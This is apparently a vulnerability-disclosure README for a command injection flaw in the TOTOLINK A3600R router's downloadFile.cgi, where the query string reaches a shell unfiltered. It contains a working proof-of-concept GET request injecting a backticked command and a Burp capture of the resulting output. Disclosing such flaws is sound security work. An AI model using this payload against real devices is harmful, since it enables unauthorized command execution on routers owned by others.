

[main](#) [...](#)[IOT\\_vuln](#) / [TOTOLink](#) / [A3600R](#) / [README.md](#)

F0und-icu TOTOLINK

[History](#)[1 contributor](#)

50 lines (31 sloc) | 1.88 KB



# TOTOLink A3600R V4.1.2cu.5182\_B20201102 Has an command injection vulnerability

## Overview

- **Type:** command injection vulnerability
- **Vendor:** TOTOLINK (<https://www.totolink.net/>)
- **Products:** WiFi Router, such as A3600R V4.1.2cu.5182\_B20201102
- **Firmware download address:** [http://www.totolink.cn/home/menu/detail.html?menu\\_listtpl=download&id=63&ids=36](http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=63&ids=36)


## Description

### 1.Product Information:


TOTOLink A3600R V4.1.2cu.5182\_B20201102 router, the latest version of simulation overview:

编号	标题	版本	上传时间	下载
1	A3600升级固件	V4.1.2cu.5182_B20201102	2021-07-27	
2	A3600数据资料	Ver1.0	2021-08-03	

## 2. Vulnerability details



TOTOLINK A3600R was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY\_STRING parameter.




We can see that the os will get `QUERY_STRING` without filter splice to the string `echo QUERY_STRING:%s >/tmp/download` and execute it. So, If we can control the `QUERY_STRING`, it can be command injection.

### 3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Burp Suite Professional v1.6 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x 3 x ...

Go Cancel <|>

Target: http://192.168.111.12

### Request

Raw Headers Hex

```
GET /1.txt HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "858507199"
Last-Modified: Sat, 12 Feb 2022 10:35:41 GMT
Content-Length: 149
Date: Sat, 12 Feb 2022 10:36:56 GMT
Server: lighttpd/1.4.20

ExportIbmsConfig.sh
ExportSettings.sh
ExportSyslog.sh
cstecgi.cgi
downloadFile.cgi
product.ini
upload.cgi
upload_bootloader.cgi
upload_settings.cgi
```

Done

0 matches

0 matches

364 bytes | 1,007 millis